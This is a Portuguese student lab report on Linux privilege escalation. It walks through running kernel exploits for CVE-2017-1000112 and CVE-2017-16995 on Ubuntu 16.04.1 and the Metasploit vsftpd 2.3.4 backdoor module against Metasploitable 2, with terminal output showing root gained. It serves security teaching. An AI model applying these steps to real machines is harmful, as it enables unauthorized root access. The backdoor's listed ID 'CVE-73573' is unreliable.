

Flávia Yumi Ichikura RA: 111791
Willian Dihanster Gomes de Oliveira RA: 112269

Exploração de Vulnerabilidades em Sistemas Linux para Escalada de Privilégios

São José dos Campos, Brasil

2019

Flávia Yumi Ichikura RA: 111791
Willian Dihanster Gomes de Oliveira RA: 112269

Exploração de Vulnerabilidades em Sistemas Linux para Escalada de Privilégios

Relatório apresentado como parte do Projeto
Final da Unidade Curricular de Segurança
Computacional apresentado na UNIFESP.

Universidade Federal de São Paulo – UNIFESP
Instituto de Ciência e Tecnologia

São José dos Campos, Brasil
2019

Resumo

Sistemas de informação se baseiam em alguns princípios como: preservar a integridade, a disponibilidade e a confidencialidade dos recursos. No entanto, violações destes princípios podem ser exploradas por meio de vulnerabilidades encontradas nos sistemas, o que configura um ataque. Neste trabalho será feito a exploração de vulnerabilidades nos sistemas operacionais Ubuntu 16.04.1 e Metasploitable 2. No Ubuntu serão utilizados dois *exploits* para realizar a escalada de privilégios, com base em vulnerabilidades contidas no *kernel* do sistema. Já no Metasploitable 2, será utilizada a ferramenta Metasploit para que um usuário remoto tenha acesso ao *shell* de uma outra máquina pela vulnerabilidade de uma versão específica do serviço FTP. Os experimentos foram realizados com máquinas virtuais e os ataques foram realizados com sucesso, liberando o acesso *root* para a máquina atacante.

Palavras-chaves: *exploit*. vulnerabilidade. escalada de privilégios. ataque.

Lista de ilustrações

Figura 1 – Configuração da máquina virtual utilizada nos ataques com os <i>exploits</i> 1 e 2.	17
Figura 2 – Configuração da máquina virtual atacante utilizada no ataque com o <i>exploit</i> 3	19
Figura 3 – Configuração da máquina virtual vítima utilizada no ataque com o <i>exploit</i> 3.	20
Figura 4 – Verificação do usuário logado e execução do <i>exploit</i> 1.	23
Figura 5 – Execução de comando como root na máquina vítima.	24
Figura 6 – Verificação do sucesso da escalada de privilégio com o <i>exploit</i> 1.	25
Figura 7 – Verificação do usuário logado e execução do <i>exploit</i> 2.	25
Figura 8 – Execução de comando como <i>root</i> na máquina vítima.	26
Figura 9 – Verificação do sucesso da escalada de privilégio com o <i>exploit</i> 2.	27
Figura 10 – Configurações de rede no Metasploitable 2.	27
Figura 11 – Configurações de rede no Kali Linux.	28
Figura 12 – Resultado do Nmap com o IP da máquina alvo.	28
Figura 13 – Resultado de versão do FTP da máquina alvo.	29
Figura 14 – Resultado da procura pela vulnerabilidade do serviço FTP.	30
Figura 15 – Resultado de aplicação do <i>exploit</i> 3.	31

Lista de tabelas

Tabela 1 – Resumo das vulnerabilidades estudadas.	15
---	----

Lista de abreviaturas e siglas

BPF	<i>Berkeley Packet Filter</i>
CIDAR	Confiabilidade, Integridade, Disponibilidade, Autenticadae e Respon- sabilidade
CVE	<i>Common Vulnerabilities and Exposures</i>
eBPF	<i>Extend Berkeley Packet Filter</i>
FTP	<i>File Transfer Protocol</i>
GCC	<i>GNU Compiler Collection</i>
ID	<i>Identity</i>
IP	<i>Internet Protocol</i>
NIST	<i>National Institute of Standards and Technology</i>
UDP	<i>User Datagram Protocol</i>
UFO	<i>UDP fragmentation offload</i>
VM	<i>Virtual Machine</i>

Sumário

1	INTRODUÇÃO	11
1.1	Contextualização	11
1.2	Objetivos	12
1.2.1	Objetivos gerais	12
1.2.2	Objetivos específicos	12
2	FUNDAMENTAÇÃO TEÓRICA	13
2.1	Segurança de computadores	13
2.1.1	Ataques e vulnerabilidades	13
2.1.1.1	Detalhe das vulnerabilidades estudadas	14
2.1.2	<i>Exploits</i>	15
2.1.3	Detalhe dos <i>exploits</i> estudados	15
3	METODOLOGIA	17
3.1	<i>Exploits 1 e 2</i>	17
3.1.1	Passo 1: Login do Administrador	17
3.1.2	Passo 2: Criação do novo usuário	18
3.1.3	Passo 3: Instalação do GCC	18
3.1.4	Passo 4: Compilação do <i>exploit</i>	18
3.1.5	Passo 5: Ataque	18
3.1.5.1	Obtenção de informações sobre o usuário logado	19
3.2	<i>Exploit 3</i>	19
3.2.1	Passo 1: Configuração de rede	20
3.2.2	Passo 2: Inicialização das máquinas virtuais	20
3.2.3	Passo 3: Verificação de portas abertas	20
3.2.3.1	Obtenção do IP	21
3.2.4	Passo 4: Identificação da versão do FTP	21
3.2.5	Passo 6: Seleção do <i>exploit</i> no Metasploit	21
3.2.6	Passo 7: Configuração do <i>exploit</i> no Metasploit	21
3.2.7	Passo 7: Ataque	22
3.2.7.1	Identificação de usuário logado	22
4	RESULTADOS	23
4.1	Aplicação do <i>Exploit 1</i>	23
4.2	Aplicação do <i>Exploit 2</i>	25
4.3	Aplicação do <i>Exploit 3</i>	27

5	CONCLUSÃO	33
	REFERÊNCIAS	35
	ANEXOS	37
	ANEXO A – CÓDIGO DO <i>EXPLOIT</i> 1	39
	ANEXO B – CÓDIGO DO <i>EXPLOIT</i> 2	59
	ANEXO C – CÓDIGO DO <i>EXPLOIT</i> 3	73

1 Introdução

1.1 Contextualização

A Segurança de Computadores segundo o Manual de Segurança de Computadores da NIST (GUTTMAN; ROBACK, 1995) é uma proteção oferecida para um sistema de informação automatizado a fim de alcançar alguns objetivos como: preservar a integridade, a disponibilidade e a confidencialidade dos recursos.

No entanto, sistemas de informação são passíveis de vulnerabilidades, podendo ser alvos de ataques. Um ataque consiste de uma exploração de vulnerabilidade, com o intuito de se obter, alterar ou negar uma informação, por exemplo (STALLINGS; BRESSAN; BARBOSA, 2008). Um bom sistema de informação não possui vulnerabilidades ou, quando encontradas, são rapidamente corrigidas.

Ainda, alguns sistemas operacionais atribuem privilégios especiais a determinados usuários para que estes usuários possam e consigam executar determinadas tarefas (PROVOS; FRIEDL; HONEYMAN, 2003). Comumente, em sistemas Linux, os usuários são separados entre *administrator (root)* e *standard*. Usuários *root* possuem acesso total ao sistema, enquanto que usuários *standard*, possuem acesso a algumas tarefas.

Porém, algumas vulnerabilidade no sistema podem tornar possível uma escalada de privilégios. Ou seja, neste tipo de ataque, um usuário *standard* pode virar um usuário do tipo *root*, tendo acesso indevido ou não autorizado. A escalada de privilégios é uma das vulnerabilidades mais exploradas e perigosas nos ambientes computacionais, pois pode permitir que usuários não autorizados tenham acesso total ao sistema.

Para explorar essas vulnerabilidades, existem os *exploits*, que atacam essas vulnerabilidades de alguma maneira. Alguns *exploits* são disponibilizados em forma de código-fonte. O site Exploit-DB¹, disponibiliza uma lista de *exploits* para vulnerabilidades, as *Common Vulnerabilities and Exposures (CVE)*, apresentando sua descrição, sistema alvo e código de ataque.

Também, há o Kali Linux que é uma distribuição Linux, amplamente utilizada em segurança de computadores. O Kali é destinado a testes avançados de penetração, auditoria de segurança e possui mais de 600 ferramentas previamente instaladas voltadas a diversas tarefas relacionadas a segurança da informação (OFFENSIVE SECURITY,).

Neste trabalho, faremos a exploração de vulnerabilidades que levam a escalada de privilégios. As duas primeiras vulnerabilidades analisadas se baseiam em duas falhas

¹ <https://www.exploit-db.com/>

de versões de kernel específicas do Ubuntu. Enquanto que a terceira vulnerabilidade se baseia em uma vulnerabilidade do serviço de FTP em uma versão antiga. Os experimentos serão realizados em máquina virtuais do Virtual Box, sendo instalados os sistemas Ubuntu 16.04.1 com kernel 4.8.0-58-generic, Kali Linux 2019.2 e Metasploitable 2.

O relatório está organizado como segue: Capítulo 2 descreve a fundamentação teórica com os principais conceitos utilizados para realização deste projeto. Capítulo 3 é detalhada a metodologia empregada para preparação e realização dos experimentos. Capítulo 4 os resultados obtidos são apresentados. Por fim, no Capítulo 5, as conclusões.

1.2 Objetivos

1.2.1 Objetivos gerais

Estudo e exploração de diversas vulnerabilidades em sistemas computacionais baseados em Linux.

1.2.2 Objetivos específicos

- Exploração de vulnerabilidades no Ubuntu 16.04.1 baseado em vulnerabilidades em seu *kernel*, permitindo escalada de privilégio.
- Exploração de vulnerabilidade do serviço FTP com o Kali Linux e Metasploit para acesso remoto.

2 Fundamentação teórica

Neste capítulo será detalhada a fundamentação teórica para a realização deste trabalho. Será detalhado o conceito de Segurança de Computadores, bem como algumas definições como ataque, ameaças, vulnerabilidades e exemplificações das vulnerabilidades e *exploits* estudados.

2.1 Segurança de computadores

A Segurança de computadores pode ser definida como a proteção de recursos através da prevenção e detecção de ações não autorizadas em um sistema computacional e permitir acesso a atores autorizados (GUTTMAN; ROBACK, 1995). Existem 4 propriedades fundamentais para proteção, às propriedades (CIDAR), detalhadas a seguir (STALLINGS; BRESSAN; BARBOSA, 2008):

- Confidencialidade: em dados deve-se garantir que as informações privadas e confidenciais não estejam disponíveis e nem sejam relevadas para usuários não autorizados. Em privacidade, deve ser assegurado que os indivíduos controlem quais das suas informações podem ser obtidas e armazenadas ou não reveladas.
- Integridade: em dados, deve-se assegurar que uma informação realmente possui conteúdo verdadeiro e original, sendo modificados somente de maneira especificada e autorizada. Integridade do sistema se trata de assegurar que um sistema execute as suas funcionalidades de forma ílesa e livre de manipulações, por exemplo.
- Disponibilidade: se baseia em alocar recursos e informações, quando necessário, e que não fiquem indisponíveis para usuários autorizados.
- Autenticidade: trata-se de certificar de que a origem de uma informação foi identificada corretamente. Isto é, verificar se o usuário são quem dizem ser e se cada entrada no sistema vem de fonte confiável..
- Responsabilidade: deve-se associar uma violação de segurança a uma parte responsável. Assim, os sistemas precisam manter registro das atividades a fim de análises posteriores.

2.1.1 Ataques e vulnerabilidades

No entanto, sistemas de informação não são imunes de vulnerabilidades, que são características dos sistemas que torna possível a ocorrência de uma ameaça em potencial.

Um ataque se baseia na exploração de uma vulnerabilidade com o intuito de se obter, alterar ou negar uma informação, por exemplo (STALLINGS; BRESSAN; BARBOSA, 2008). Um bom sistema de informação não possui vulnerabilidades ou, quando encontradas, são rapidamente corrigidas.

Alguns sistemas operacionais trabalham com o conceito de privilégios para garantir o acesso de informação para usuários autorizados. Assim atribuem privilégios especiais a determinados usuários para que estes possam e consigam executar determinadas tarefas (PROVOS; FRIEDL; HONEYMAN, 2003). Comumente, em sistemas Linux, os usuários são separados entre *administrator (root)* e *standard*. Usuários *root* possuem acesso total ao sistema, enquanto que usuários *standard*, possuem acesso a somente algumas tarefas.

Porém, algumas vulnerabilidades no sistema podem tornar possível um ataque que faça escalada de privilégios. Ou seja, neste tipo de ataque, um usuário *standard* pode virar um usuário do tipo *root*, tendo acesso indevido ou não autorizado. Dessa forma, a escalada de privilégios é uma das vulnerabilidades mais exploradas e perigosas nos ambientes computacionais, pois pode permitir que usuários não autorizados tenham acesso total ao sistema.

2.1.1.1 Detalhe das vulnerabilidades estudadas

Neste trabalho foram estudadas 3 diferentes vulnerabilidades, que serão apresentadas a seguir, cada uma detalhada por seu ID de *Common Vulnerabilities and Exposures* (CVE).

- **CVE-2017-1000112:** essa vulnerabilidade faz escalada de privilégios por meio de um *bug* de corrupção de memória. O *bug* ocorre quando um caminho de *append* pode ser trocado de *UDP fragmentation offload (UFO)* para não-UFO no `ip_ufo_append_data()` quando é utilizado um pacote UFO com a opção de `MSG_MORE`. Assim, se é possível criar usuários sem privilégios com nomes com espaços, a falha pode ser utilizada para ganhar privilégios de *root*.
- **CVE-2017-16995:** essa vulnerabilidade também se baseia em uma corrupção de memória. O erro foi encontrado na mesma versão de *kernel* da CVE anterior, com o suporte (`CONFIG_BPF_SYSCALL`) de chamada de sistema eBPF `bpf(2)`. Este erro acontece ocorre devido a erros de cálculo no módulo de verificação do eBPF, acionado por uma programa BPF malicioso.
- **CVE-73573:** no arquivo de instalação do FTP, o VSFTPD versão 2.3.4, foi adicionado um *backdoor* malicioso. Um *backdoor* serve para escapar de uma autenticação ou criptografia em algum sistema computacional. O *backdoor* contido na aplicação é ativado quando o usuário atacante possui um nome qualquer com os caracteres “:.”

ao final. Após a ativação, a máquina alvo abre um *shell* na porta 6200 e a máquina atacante pode se conectar essa porta, tendo acesso a esse terminal.

A [Tabela 1](#) resume as vulnerabilidades estudadas, com seu CVE, em que se baseiam, qual o sistema afetado e o efeito.

Tabela 1 – Resumo das vulnerabilidades estudadas.

CVE	Baseada em	Sistema	Efeito
CVE-2017-1000112	Falha de <i>kernel</i>	Ubuntu 16.04.1	Escalada de privilégio
CVE-2017-16995	Falha de <i>kernel</i>	Ubuntu 16.04.1	Escalada de privilégio
CVE-73573	<i>Backdoor</i> no FTP	Metasploitable 2	Acesso remoto

2.1.2 *Exploits*

Para explorar essas vulnerabilidades, existem os *exploits*, que atacam essas vulnerabilidades de alguma maneira. Geralmente, os *exploits* são disponibilizados em forma de código-fonte. O site Exploit-DB¹, disponibiliza uma lista de *exploits* para as vulnerabilidades comuns CVEs, apresentando sua descrição, sistema alvo e código de ataque.

Também, há o Kali Linux, que é uma distribuição Linux amplamente utilizada em segurança de computadores. O Kali é destinado a testes avançados de penetração e auditoria de segurança, possui mais de 600 ferramentas previamente instaladas voltadas a diversas tarefas relacionadas a segurança da informação ([OFFENSIVE SECURITY](#),).

2.1.3 Detalhe dos *exploits* estudados

- *Exploit 1*: para aplicar o *exploit 1* é necessário que seja possível criar nomes de usuários com espaços no nome, o que é permitido por padrão na maioria dos sistemas Ubuntu. Em seguida, deve-se setar a interface com o UFO ativado (ou usar a interface “lo”, que tem UFO por padrão) e desativar a interface NETIF_F_UFO ou setar a opção de *socket* SO_NO_CHECK. Com isso, o atacante tem acesso a um terminal com acesso *root* e pode, por exemplo, dar acesso *root* a ele mesmo. O código-fonte utilizado para realização do *exploit 1* pode ser visualizado no Anexo A.
- *Exploit 2*: o *exploit 2*, como já citado, faz uso de vulnerabilidades no eBPF. O eBPF é formado por funções que são utilizadas para filtrar que tipo de pacotes um programa deseja receber. Com o *exploit*, serão definidas quais serão as funções do eBPF e a ordem delas a serem executadas. Em uma delas, o valor do parâmetro do eBPF “insn->imm” será estendido de 32 para 64 bits. Numa das comparações com

¹ <https://www.exploit-db.com/>

o valor de “insn->imm”, onde se esperava que fosse um valor de 32 bits, acarretará na descoberta do valor de sk_peer_cred. O sk_peer_cred, que é um ponteiro de uma estrutura de credenciais que pode ser modificada e assim realizar escalada de privilégios. Seu código está no Anexo [B](#).

- *Exploit 3*: como já existe um *backdoor* e não é explorado uma falha no sistema, o *exploit 3* se baseia em ativar esse *backdoor*. Assim, o *exploit 3* cria conexões FTP com o formato específico de nome de usuário e vai tentando se conectar na porta 6200 da máquina alvo, tendo acesso ao terminal. O código-fonte pode ser visualizado no Anexo [C](#)

3 Metodologia

Neste capítulo será detalhado a descrição e passo a passo dos experimentos de exploração de vulnerabilidades. Os experimentos foram realizados em máquinas virtuais criadas no software Oracle VM VirtualBox.

3.1 *Exploits* 1 e 2

Os passos para os experimentos de escalada de privilégios localmente (*exploits* 1 e 2) é a mesma, a mudança ocorre somente em qual foi o código compilado no Passo 4 e o programa executado no Passo 5.

A máquina virtual utilizada faz uso da distribuição Ubuntu 16.04.1 do sistema operacional Linux com *kernel* na versão 4.8.0-58-generic. A [Figura 1](#) detalha as configurações da máquina virtual utilizada.

Figura 1 – Configuração da máquina virtual utilizada nos ataques com os *exploits* 1 e 2.



Fonte: Os Autores.

3.1.1 Passo 1: Login do Administrador

Iniciou-se a máquina e logou-se com o usuário administrador (que é *root*), no caso o usuário Administrador. Em seguida abriu-se o Terminal para a criação de um novo

usuário.

3.1.2 Passo 2: Criação do novo usuário

No Terminal, para a criação de um novo usuário ao sistema, digitou-se o seguinte comando:

```
sudo adduser <novo nome de usuario>
```

Confirmou-se o comando e como resposta foi requisitado a senha do usuário logado e que seja preenchido duas vezes a senha do novo.

```
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully
```

Para terminar o cadastro, o sistema requisitou mais informações sobre o novo usuário, porém esses campos não foram preenchidos, deixando os valores como o padrão.

3.1.3 Passo 3: Instalação do GCC

Como os *exploit* 1 e 2 utilizados nos ataques estão na linguagem de programação C, é necessário que o sistema possua o compilador dessa linguagem, o GCC. Para a instalação do pacote utilizou-se o seguinte comando:

```
sudo apt install gcc
```

3.1.4 Passo 4: Compilação do *exploit*

Mudou-se de conta de usuário do sistema, de Administrador para o novo usuário. Abriu-se Terminal e compilou-se o código do Anexo A no primeiro experimento e do Anexo B no segundo. Os programas executáveis foram gerados a partir do comando:

```
gcc -<nome do arquivo>.c -o <nome do executavel>.c
```

3.1.5 Passo 5: Ataque

A execução do programa criado é o ataque. Para executá-lo utilizou-se o comando:

```
./<nome do executavel>
```

3.1.5.1 Obtenção de informações sobre o usuário logado

Pode-se identificar qual é o usuário que está sendo utilizado e demais informações sobre ele com o comando:

```
id
```

Caso o usuário seja do tipo *root*, o retorno do sistema ao comando indicará que ele é, por meio de um marcador.


3.2 Exploit 3

O *exploit 3* explora uma vulnerabilidade do serviço de FTP de outra máquina, dando ao atacante acesso ao *root* de forma remota. Para a realização de seu experimento foram criadas duas máquinas virtuais para simular um ataque remoto. A máquina atacante possui o sistema operacional Kali Linux 2019.2 e a vítima o sistema operacional Metasploitable 2, que possui o servidor FTP com a versão 2.3.4 vulnerável. Na [Figura 2](#) tem-se a ficha técnica com as configurações da máquina atacante e na [Figura 3](#), a da máquina vítima.

Figura 2 – Configuração da máquina virtual atacante utilizada no ataque com o *exploit 3*



Fonte: Os Autores.

Figura 3 – Configuração da máquina virtual vítima utilizada no ataque com o *exploit* 3.

Fonte: Os Autores.

3.2.1 Passo 1: Configuração de rede

Nas configurações de máquina disponibilizada pelo VirtualBox, pode-se estabelecer uma rede entre as máquinas conectando-as na “Placa de rede exclusiva de hospedeiro (host-only)” com nome “VirtualBox Host-Only Ethernet”.

3.2.2 Passo 2: Inicialização das máquinas virtuais

Iniciou-se a máquina atacante com o login do usuário padrão, usuário “root” e sua senha “toor”, e a máquina vítima com seu usuário padrão também, usuário “msfadmin” e senha “msfadmin”.

3.2.3 Passo 3: Verificação de portas abertas

Para a certificação da possibilidade de se explorar a vulnerabilidade do serviço FTP versão 2.3.4, foi necessário identificar se a porta para o serviço FTP estava aberta na máquina vítima. Utilizou-se o Nmap para a realização da varredura. Na máquina atacante abriu-se o Terminal e entrou-se com o seguinte comando:

```
nmap <Internet Protocol (IP) da maquina vitima>
```

3.2.3.1 Obtenção do IP

Para identificar qual era o IP da máquina vítima, digitamos em seu Terminal o seguinte comando:

```
ifconfig
```

O valor do campo “inet” é o valor de IP que foi utilizado nos demais passos.

3.2.4 Passo 4: Identificação da versão do FTP

A fim de verificar se a versão do FTP da máquina vítima é a vulnerável ao *exploit* 3, utilizou-se o Nmap novamente para a identificação da versão do serviço com o comando abaixo no terminal da máquina atacante.

```
nmap -sV -p <porta aberta do servico FTP> <IP da maquina vítima>
```

Como o Nmap retornou que o serviço é o vsftpd 2.3.4, conclui-se, segundo as especificações de seus autores, que ele é vulnerável ao ataque do *exploit* 3.

3.2.5 Passo 6: Seleção do *exploit* no Metasploit

Ainda na máquina atacante, iniciou-se o Metasploit. Nele, podemos verificar as vulnerabilidades existentes para o serviço FTP e quais são os nomes do *exploits* para os ataques, assim utilizou-se do seguinte comando:

```
search ftp
```

O Metasploit retornou um único *exploit*, o “exploit/unix/ftp/vsftpd_234_backdoor”, com informações a seu respeito. A partir do nome, selecionou-se o módulo a ser utilizado no ataque entrando com o comando:

```
use unix/ftp/vsftpd_234_backdoor
```

3.2.6 Passo 7: Configuração do *exploit* no Metasploit

A partir do uso do comando abaixo foram identificados quais são os parâmetros a serem preenchidos para o ataque:

```
show options
```

No uso do *exploit* 3, é necessário que se identifique qual é a máquina vítima. No caso utilizamos o IP da máquina vítima e definimos o parâmetro a partir do comando:

```
set RHOST <IP da maquina vitima>
```

3.2.7 Passo 7: Ataque

Para o ataque fez-se uso do comando abaixo no Metasploit:

```
exploit
```

3.2.7.1 Identificação de usuário logado

Para certificar-se que o ataque foi realizado com sucesso, pode-se entrar com o comando de identificação do IP e também com o comando abaixo, que identifica o usuário que a máquina está logada, no caso espera-se que retorne “root”.

```
whoami
```



4 Resultados

Neste capítulo serão apresentados os resultados obtidos pelos *exploits* que exploram as 3 vulnerabilidades estudadas.

4.1 Aplicação do *Exploit* 1

A Figura 4 é uma captura de tela que apresenta as respostas do sistema a comandos que foram utilizados no experimento. O retorno ao primeiro comando identifica que o usuário logado é o usuário “will”. Em resposta ao segundo comando, tem-se que ele não é do tipo *root*, pois não há um marcador que indique essa característica.

Figura 4 – Verificação do usuário logado e execução do *exploit* 1.



```

will@usuario-VirtualBox: ~
will@usuario-VirtualBox:~$ whoami
will
will@usuario-VirtualBox:~$ id
uid=1001(will) gid=1001(will) groups=1001(will)
will@usuario-VirtualBox:~$ sudo -l -U will
[sudo] password for will:
Sorry, user will is not allowed to execute 'list' as will on usuario-VirtualBox.
will@usuario-VirtualBox:~$ ls
Desktop    Downloads  Exploit1.c  Music      Public     Videos
Documents  examples.desktop  Exploit2.c  Pictures   Templates
will@usuario-VirtualBox:~$ gcc Exploit1.c -o e1
will@usuario-VirtualBox:~$ ./e1
[.] starting
[.] checking distro and kernel versions
[.] kernel version '4.8.0-58-generic' detected
[~] done, versions looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[~] done, kernel text: ffffffff9b800000
[.] commit_creds: ffffffff9b8a5d20
[.] prepare_kernel_cred: ffffffff9b8a6110
[.] SMEP bypass enabled, mmaping fake stack
[~] done, fake stack mmaped
[.] executing payload ffffffff9b817c55
[~] done, should be root now
[.] checking if we got root
[+] got root ^^
root@usuario-VirtualBox: /home/will#

```

Fonte: Os Autores.

Para testar se “will” realmente não é do tipo *root*, entrou-se com o comando abaixo, com parâmetro sudo, que exige a verificação se o usuário é do tipo *root* para sua execução.


```
sudo -l U will
```

Como visto na Figura 4, o sistema identificou que o usuário “will” não tem autorização para a execução do comando. Assim tem-se a certeza de que a conta não é do tipo *root*.

O comando seguinte é utilizado para listar os arquivos e diretórios presentes no diretório atual. Como pode-se observar há um arquivo referente ao *exploit* 1, o arquivo “Exploit1.c”. Como citado na [subseção 3.1.4](#), gerou-se um executável do arquivo “Exploit1.c” nomeando-o de “e1” e o executou a partir do uso do comando apontado na [subseção 3.1.5](#).

A resposta do sistema a execução de “e1” na [Figura 4](#) mostra que o acesso *root* foi obtido com sucesso. Para testar se o ataque foi efetivo, utilizou-se dos comandos de identificação de usuário logado e o de obter mais informações sobre ele, que foram citados nas subseções [3.2.7.1](#) e [3.1.5.1](#). Na [Figura 5](#), temos a resposta do sistema a esses comandos.

Figura 5 – Execução de comando como root na máquina vítima.



```
will@usuario-VirtualBox: ~  
will@usuario-VirtualBox:~$ gcc Exploit1.c -o e1  
will@usuario-VirtualBox:~$ ./e1  
[.] starting  
[.] checking distro and kernel versions  
[.] kernel version '4.8.0-58-generic' detected  
[~] done, versions looks good  
[.] checking SMEP and SMAP  
[~] done, looks good  
[.] setting up namespace sandbox  
[~] done, namespace sandbox set up  
[.] KASLR bypass enabled, getting kernel addr  
[~] done, kernel text: ffffffff9b800000  
[.] commit_creds: ffffffff9b8a5d20  
[.] prepare_kernel_cred: ffffffff9b8a6110  
[.] SMEP bypass enabled, mmaping fake stack  
[~] done, fake stack mmaped  
[.] executing payload ffffffff9b817c55  
[~] done, should be root now  
[.] checking if we got root  
[+] got r00t ^ ^  
root@usuario-VirtualBox:/home/will# whoami  
root  
root@usuario-VirtualBox:/home/will# id  
uid=0(root) gid=0(root) groups=0(root)  
root@usuario-VirtualBox:/home/will# adduser will sudo  
Adding user 'will' to group 'sudo' ...  
Adding user will to group sudo  
Done.  
root@usuario-VirtualBox:/home/will# exit  
exit
```

Fonte: Os Autores.


O sistema retorna que o usuário é “root” e demais características que confirmam essa informação. O comando abaixo é utilizado para transformar o usuário “will” em usuário do tipo *root*. E finaliza-se a execução do programa.

